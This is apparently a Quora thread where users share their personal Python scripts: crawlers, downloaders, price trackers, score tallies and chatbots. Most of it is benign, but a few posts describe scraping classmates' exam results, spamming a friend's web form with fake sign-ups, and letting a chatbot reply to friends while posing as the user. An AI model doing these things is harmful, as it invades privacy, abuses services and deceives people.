Ashwin Menon, Software developer at Epic

1.2k Views

Wrote a script to enable downloading of tutorials from New Boston. Not amazing, but definitely useful (rather than having to right click -> new window -> copy paste into some downloader and then downloading for 200 or so links!)

Written Jul 9, 2013 • View Upvotes

Austin Walela

735 Views

I use Play Chess Online - Free Chess Games at Chess.com blitz games to scrutinize my openings as well as to spy on what my 'real-life' OTB opponents play against various lines(using the country list).Previously, to do this I had to go manually to every single download page, click on the download links(sometimes upto 8 pages per opponent) AND still have to download them in gmail. So with some help from stackoverflow I wrote a python script to automate that for me and now all I have to do is enter the username whose games I want to download and the thing gets me all the recent available games packaged nicely in one pgn.You can't imagine how sooo extremely handy it is!It's by far the most useful thing I've written for myself :) - walela/pgn_harvester

Written Jan 12, 2015 • View Upvotes

Animesh Shaw, Programming is My Soul!

1.2k Views

Aryak Sengupta Wrote a code to download the content of GeeksForGeeks but it wasn't very flexible. Also it was made for support with tags only. For every category with a lot of posts you have multiple pages with content. But his code would work on the first page of categories.

So made this web crawler for personal use mainly. This site http://www.geeksforgeeks.org/ is great for CS students to learn Algorithms, Data Structures, C, C++ and various other topics. Its a very very good site and has a lot of well known CS articles. So, I wanted an offline version of the articles, just in case the site is down or offline for maintenance. So I made this.

Basically, reading from GeeksforGeeks was tedious as every time you to need to search and wait for it to load. This site is a great resource for each and every CS guy or girl. Sometimes the site gets down and hence I can't risk losing the content, and hence getting all of it today .

So I decided that I will download all the content of that site. So of course I had to crawl and get the content. So here's what I did.

1. I viewed the source and searched for how the contents are arranged and found that all the contents were posted in the form or either category or tag. For every category we have a number of thread and articles with pagination, which means that there are several pages of content and hence you cannot focus on the first.

2. I used python and quickly setup an http connection using urllib2 and then used BeautifulSoup to process the html source.

Next I had to get the number of pagination pages for each category (The category list will be give as input). It was fuckingly easy.

It was written within span tag and class = "pages" and hence used BS to get the number.

Then the page url structure for each pagination is

<base-url> / <category> /page/<page number>

Hence iterated and got all the content links and then iterated over the links and saved the pages.

3. Then I though What if I can get them in pdf format. Okay then, I got a lib xhtml2pdf and used it to convert all the html to pdf files. You can get a markdown of them if you use html2text lib.

After you have given all the categories, just sit sit back for an hour or or two and this will download almost the complete site for you.

The code is very user friendly and easy to read and fully commented. Almost all kinds of error checking has been done.

Code on Github : PsychoCoderHC/GeeksForGeeks-Content-Extractor

It can be used for download content with tags and categories too.

Sample Usage Code

```
from G4GExtractor import G4GExtractor
d = G4GExtractor()
#You can set the path by calling a method or passing the path as constructor
d.set_filesave_path("/root/PycharmProjects/GeekForGeeks-Spider/")
#You can set the base url path for tag or category. Here we show an example with tag.
```


```
#Of Course tags much match the tags of the site else you will receive error.
d.set_baseweburl_path("Page on geeksforgeeks.org")
#Set the tag list
tag_list = ["pattern-searching"]
#call this function to save the files and if yoy send a second parameter as True
# then files will be saved as pdf.
totallinks = len(d.extract_content_and_save(tag_list, True))
print("Number of links crawled and saved is %d" % totallinks)
```


MangaScrapper


Project Link : AnimeshShaw/MangaScrapper

Description

It is simple, easy, and fast command line tool to download manga's and save them in a directory and as well as save them in different formats like CBR/CBZ/CBT/PDF. CBR is a well known comic book archive format used by many across the Globe. It is compatible with Python 2.7.x+ and Python 3.3.x+.







More Details : Download manga in different ebook formats


README : AnimeshShaw/MangaScrapper/README.md

Hash-Algorithm-Identifier

Description
A python tool to identify different Hash Function Algorithms. Supports 160+ Hash Algorithms. Already got 120 Stargazers and 24 forks.

Project-Site : https://github.com/AnimeshShaw/H...

User Guide/Wiki : https://github.com/AnimeshShaw/H...



More Details On My Forum : http://www.rawcoders.com/Thread-...

Updated Apr 12, 2015 • View Upvotes • Not for Reproduction

Anoop Dixith, A programmer by trade and a part time PJ technician. Occasionally blog.

4.9k Views • Upvoted by Ben Baert, Pythonista

I wrote this script on demand from a friend of mine! My friend is a total movie freak and has around 400 movies in a folder on her PC which keeps increasing over time. However, it isn't the case that she has watched them all. So, she wanted me to write for her a program that arranged the movies in that folder on the basis of their RottenTomatoes ratings. Obviously, I knew for sure that this came under the jurisdiction of Python scripting! A simple 12 line code and voila, the output :-)
Here's the code, anyway.

```
import os
import time
import operator
from rottentomatoes import RT
table = {'movie_name':-1}
for movie in os.listdir("C:\moviez"):
    details = RT('3z6y6jsszanugstzphv8y6n2').search(movie)
    time.sleep(1)
    if details:
        single_result = details[0]
        ratings = single_result['ratings']
        table.update({movie:ratings['critics_score']})
```

```
        #print "movie is "  , movie , " rating is " , ratings['critics_score'] , "\n"
table = sorted(table.iteritems(), key=operator.itemgetter(1), reverse=True)
print table
```

Updated Jan 30, 2014 • View Upvotes

Javed Khatri, this.hobbies = {coding,entrepreneurship,startups}


1.2k Views

Wrote a python script so that I can be the first person to call any product seller on OLX (Before it gets sold out :P)

I use OLX for buying things. What I have noticed is if its a good deal then things get sold out very fast. So I wrote a python script to tackle this problem. This script automatically refreshes olx search results after every 'n' seconds. You can set a product and a maximum price for which you want to buy. As soon as someone posts an ad of the product you will get a notification and product link will automatically open in your browser. This script helps to contact the seller as soon as he posts the ad.

```
import requests
from bs4 import BeautifulSoup
import sched
import time
import pynotify
import webbrowser
myproduct = 'macbook'
myprice = 35000
refresh_time = 10
url = 'http://www.olx.in/mumbai/q-' + myproduct
if __name__ == '__main__':
    while True:
        time.sleep(refresh_time)
        r = requests.get(url)
        soup = BeautifulSoup(r.content)
        titles = soup.find_all('a',
                               {'class': 'marginright5 link linkWithHash detailsLink'
                               })
        rates = soup.find_all('strong', {'class': 'c000'})
        links = soup.find_all('a',
                              {'class': 'marginright5 link linkWithHash detailsLink'
                              })
        for (title, rate, link) in zip(titles, rates, links):
            product = title.text.strip().encode('ascii', 'ignore')
            price = rate.text.strip().encode('ascii', 'ignore')
            go_link = link.get('href')
            if myproduct in product and int(price) <= myprice:
                pynotify.init('Match Found!')
                n = pynotify.Notification(product, price)
                n.show()
                webbrowser.open(go_link, new=2)
```

Here's the screenshot of notification



Updated Apr 21, 2015 • View Upvotes • Not for Reproduction

Akhil P Oommen

6.7k Views • Upvoted by Jim Dennis,

I once wrote a script which linked facebook chat to a chatbot. Whenever any of my friends sent me a message on FB, this chatbot would reply and continue the conversation on my behalf. It gives very funny and versatile answers that nobody would expect it was a bot. It drove them so crazy that I had to take that down very soon.

What this script does is a very simple trick. It runs an xmpp server which listens to FB chat and forward each message from Facebook to an online chatbot at cleverbot.com and then forward back its reply. Cleverbot is a very good bot engine as it has different verities of crowd sourced answers for all kinds of questions. You can visit cleverbot.com and see for yourself how good it is. I uploaded this script to "heroku" where it would run 24x7.

You can find this script at my github repo: http://github.com/oxakhil

Written May 16, 2014 • View Upvotes


Ketan Mittal, Let not the hunger for knowledge die.

1.2k Views

The IPL Season in on and I am so jobless right now that I decided to come up with something innovative. There is this IPL Fantasy League going on where we form our own team for a match and we get points on the basis of the performance of the players we choose in our team. I along with my batch mates, bet a certain amount of money for a week and people getting the maximum points win that money at the end of the week.One bet lasts for 7 days. Since the score displayed on the site is cumulative, it is tedious to note down the score of the previous week and then subtract it from the total score. Moreover,there are matches everyday and the score changes once/twice daily so this process is altogether boring.

I wrote a Python script which extracts the current score of an individual, subtracts it from his previous week's score and displays his current week's score. So, we even get an idea who is leading the table at any point in the week.

This is our table ranking after today's match.




and this is my Script:

```
from bs4 import BeautifulSoup
import re
import urllib
import requests
myName = ["" for x in range(100)]
myScore = ["" for x in range(100)]
myTeamName = ["" for x in range(100)]
myWeekScore=["" for x in range(100)]
myLastWeekScore={}
myLastWeekScore['GO BANGALORE']=10557
myLastWeekScore["SuperX1"]=9866
myLastWeekScore["noRookX1"]=9636
myLastWeekScore["LeGooners"]=9423
myLastWeekScore["CaPtIaN CoOL.."]=9366
myLastWeekScore["Greatmen B'lore"]=9209
myLastWeekScore["On DA rocks"]=8615
myLastWeekScore["Arya"]=8610
myLastWeekScore["dhaansu"]=7901
myLastWeekScore["Steamrollers"]=7658
myLastWeekScore["PMT"]=5142
myLastWeekScore["alibaba164"]=4855
myLastWeekScore["Royal Tigers"]=3650
soup = BeautifulSoup(html_doc)
names = soup.find_all('div',
                      {'class': 'leaguePlayerOwner'
                       })
scores = soup.find_all('div',
                           {'class': 'leaguePlayerPoints'
                            })
teamNames=soup.find_all('div',
                      {'class': 'leaguePlayerName'
                       })
count=0;
for teamName in teamNames:
```

```
    myTeamName[count]=teamName.get_text()
    count=count+1
count=0
for name in names:
    myName[count]=name.get_text()
    count=count+1
count=0
for score in scores:
    myScore[count]=score.get_text()
    myScore[count]=myScore[count].replace(',','')
    myScore[count]=myScore[count].replace(' ','')
    if count>0:
                myWeekScore[count]=int(myScore[count])-myLastWeekScore[myTeamName[count]]
    count=count+1
for i in range(1,14):
    print myName[i]+"      "+myScore[i]+"        "+str(myWeekScore[i])
```

And here is the final output on terminal



The second column gives current total score.
Third column gives only the current week's score.

There is nothing great as such in the script but its just that a time consuming task can be done within seconds just by running a few lines of code.

Written May 8, 2015 • View Upvotes

Rohit Bhalke

767 Views

Actually I missed a product on Flipkart's Big Billion Day. So I decided, next time Flipkart decides to go for another Big Billion Day, I would not miss my chance and hence, I decided to write a script for the same. So, what exactly is this script? We all often go to Flipkart to buy a certain product but end up not going for it as its not within our budget. On days like Big Billion Day, lot of discount offers start floating all around and if there is a particular product we wish to buy, that too, at a favourable price, we would be glad not to miss it. The script I have written will help in this purpose. It will run continuously and keep an eye on the certain product the user is interested in and it will notify the user by

playing a song if the price of the product has come down from the original amount. I know there are lot of other scripts that have already been written for this, but still I would like to share what I have come up with :)
Here is the code

```
import urllib2, bs4
import webbrowser  #for playing song
import time
# enter url of that product which you want to track
url = "Rosemary RM-0038 Hand-held Bag Red-0038 - Price in India | Flipkart.com"
req = urllib2.urlopen(url)
raw = req.read()
soup = bs4.BeautifulSoup(raw)
myprice= 15000 #enter the price in which you are interested
def fetchDataAndCheckPrice(url):
        objectItem = soup.find_all("span", class_="selling-price omniture-field")
        if objectItem:
                for ob in objectItem:
                        price = ''.join(ob.findAll(text=True))
                price = price[4:].replace(",","")
                print price
                return price
        else:
                return -1

while 1:
        price = fetchDataAndCheckPrice(url);
        if(int(price)==-1):

                print "Sorry your wish is out of stock :("  #if item is out of stock
                break
        elif(int(price)<myprice):
                print "Yes"
                webbrowser.open("")  #enter the link of youtube song you want to play
                break;
        else:
                print "No"
                time.sleep(100)         #if price is not low run this code again after
```

Updated Mar 26, 2015 • View Upvotes

Malith Senaweera, Student
1.3k Views

I redirected all my Facebook chats to Cleverbot. Whenever someone message me Cleverbot instantaneously sends a reply. It might not be the best script I've written but it's certainly the script I enjoyed the most. Imagine seeing all the people trying to figure out the weird replies they get.

```
#!/usr/bin/python
import sleekxmpp
```

```
import logging
from chatterbotapi import ChatterBotFactory, ChatterBotType

factory = ChatterBotFactory()
bot = factory.create(ChatterBotType.CLEVERBOT)
botsession = bot.create_session()

logging.basicConfig(level=logging.DEBUG)

def session_start(event):
    chatbot.send_presence()
    chatbot.get_roster()

def message(msg):
    if msg['type'] in ('chat','normal'):
        s = msg['body']
        rep = botsession.think(s)
        rep.replace('Cleverbot', 'NAME')
        msg.reply(rep).send()

jid = 'firstname.last@chat.facebook.com'
password = ''
server = ('chat.facebook.com', 5222)

chatbot = sleekxmpp.ClientXMPP(jid,password)
chatbot.add_event_handler('session_start', session_start)
chatbot.add_event_handler('message', message)
chatbot.auto_reconnect = True
chatbot.connect(server)
chatbot.process(block=True)
```

Written Jan 7, 2015 • View Upvotes


Anoop Sacrezi, Learning new things ..

2.1k Views

You know how sometimes we listen to a song and don't get the lyrics.
I wrote a python script to get lyrics of any given song(English).

```
enter song's name
bailamos enrique
enter the file name to which you wanna save: bailamos
your file has been saved to L://lyrics//bailamos.txt

do you wanna check any other song y/n: y
enter song's name
18 till i die bryan adams
enter the file name to which you wanna save: 18tillidie
your file has been saved to L://lyrics//18tillidie.txt

do you wanna check any other song y/n:
```

And the result



As far as I have tested, it works for most songs. Do check it out and let me know your comments. Might not be the best in this thread, but might be helpful for others like me.

Code on github: http://goo.gl/irDw3z

And then, there is this script to find ratings and genre for any given movie. The information is fetched from IMDB.

```
Enter movie name
eternal sunshine of the spotless mind
1 result(s) fetched
Movie is :Eternal Sunshine of the Spotless Mind
Rating is : 8.4
Genre is :Drama|Romance|Sci-Fi
```

```
Enter movie name
ace ventura
3 result(s) fetched
Movie is :Ace Ventura: Pet Detective
Rating is : 6.9
Genre is :Comedy

Movie is :Ace Ventura: When Nature Calls
Rating is : 6.2
Genre is :Comedy

Movie is :Ace Ventura: Pet Detective Jr.
Rating is : 2.0
Genre is :Comedy|Family
```

Code on github: http://goo.gl/7o7un5

Updated May 11, 2014 • View Upvotes

Anmol Garg, I'm not the Blitz

1.1k Views

I have recently started learning Python a few weeks back and I have realized that it is the coolest language ever. Being just a beginner in writing Python scripts right now, the code given below may not be as amazing as most of the answers for this question, but it was a great accomplishment for me as I used the Python's Graphics's library to develop this game. Check it out. Any suggestions for improvements in the game are most welcome.

Important:
When you open the links provided in the games below, all you have to do is just click on the run button i.e. 1st button on top left side of the window and the game runs.

Air Hockey (Pong)

http://www.codeskulptor.org/#use...

The left pad controls are "w" for up and "s" for down and the controls for the right pad are up and down arrow keys.

Special mention to Jatin Arora for his valuable inputs.

The games I am posting right now are actually the weekly mini projects I have been receiving during my online course on Python. Someone suggested I should mention this, so here it is.

Another game I made this week is Memory.

Memory (Pairs 2)

http://www.codeskulptor.org/#use...

This game used to be there in black and white Nokia Phones earlier by the name "Pairs 2". The rules are simple. All cards are in pairs. You can flip 2 cards at a time, memorise them and find out all the pairs using minimum possible turns. Give it a try. Good luck!!

Mind Puzzler

http://www.codeskulptor.org/#use...

For those who prefer chess and suduko over carrom and ludo, well this is the game for you. The instructions are explained in the game itself. Try it out!!

Updated Apr 25, 2015 • View Upvotes

Deepak Sharma, Computer Science Student

739 Views

I,m a newbie to python so these are not much but some of the scripts i wrote .....

1. One Click Subtitle Downloader
I made a subtitle downloader a while ago (inspiration came from an answer of this question). To download subtitle you just need to right click on media file and select download subs from scripts (used nautilus for that) .
It uses a unofficial API for imdb from a site The Open Movie Database and it returns the imdb code of the movie and i used that imdb code to scrape a website YIFYSubtitles.com - ultimate subtitles source for subtitles .
Code is very messy Guido van Rossum will cry if he looks at that code :P

2. Scraped results from college Website

My college used to give us a pdf of all the results of students and they realized the fact that its not humanly to show results in public :P . So they made a system of logging in a address with a roll number and name of student to check results . Though its still not private but they made it harder to get all results in one page for comparing . So i wrote a script to log in the page using mechanize with all the roll numbers and names and scraped result from each page and made a normal html file which had all the result.

3. Downloaded 20000 Pdfs from a website
A friend needed some data from a website for some purpose and the site had 70 different pages and on each pages links to 150 - 200 pdfs to i wrote a script to go to website and through all 70 pages and downloading each pdfs and made 70 final pdfs using requests , pypdf etc .It was a very basic script though but saved around 20000 clicks of mouse and navigation .

4. Spammer :p
My friend was learning PHP and he made a form and uploaded it online and i was starting python at that time (web scraping) so i tried to wrote a script to spam his web form . It was a success and resulted in 1000 different users in his database in less then an hour :P It was evil i accept it but i was just trying :p

PS - i wanted to get all the names and roll numbers from pdf results of previous year but gonna try later ..

Written Dec 25, 2014 • View Upvotes

Bert Ji, FRM
1.5k Views

Not necessarily a script... But Prof Bloom from Berkeley showed a nice usage of Python to control a telescope remotely.

Go to minute 20 for the demo.

Written Jul 10, 2013 • View Upvotes

Mayur P R Rohith, https://dimakorolev.quora.com/Against-Justificationism
539 Views

This one will be useful to all the people who spend long hours in front of a computer!

The problem: You read an article that tells you how important it is to stand up and walk around for a few seconds (at the very least) every 20 minutes or so. You promise yourself that you'll follow it.
Fast forward 5 hours-- you've been sitting continuously for the last 5 hours!


The solution: Let this script run automatically on start up. It'll notify you when your twenty minutes are up for the first and second time. The hourly notification makes itself clear too so that you can take a longer break. The process simply repeats. No 1 hour 20 minute notifications! It'll be back to the 20 minute notification. Simple and neat.

You may choose to ignore it a couple of times (I sure have) but eventually, the guilt sets in and you get off of the chair!

```
import notify2
from time import *
notify2.init('')
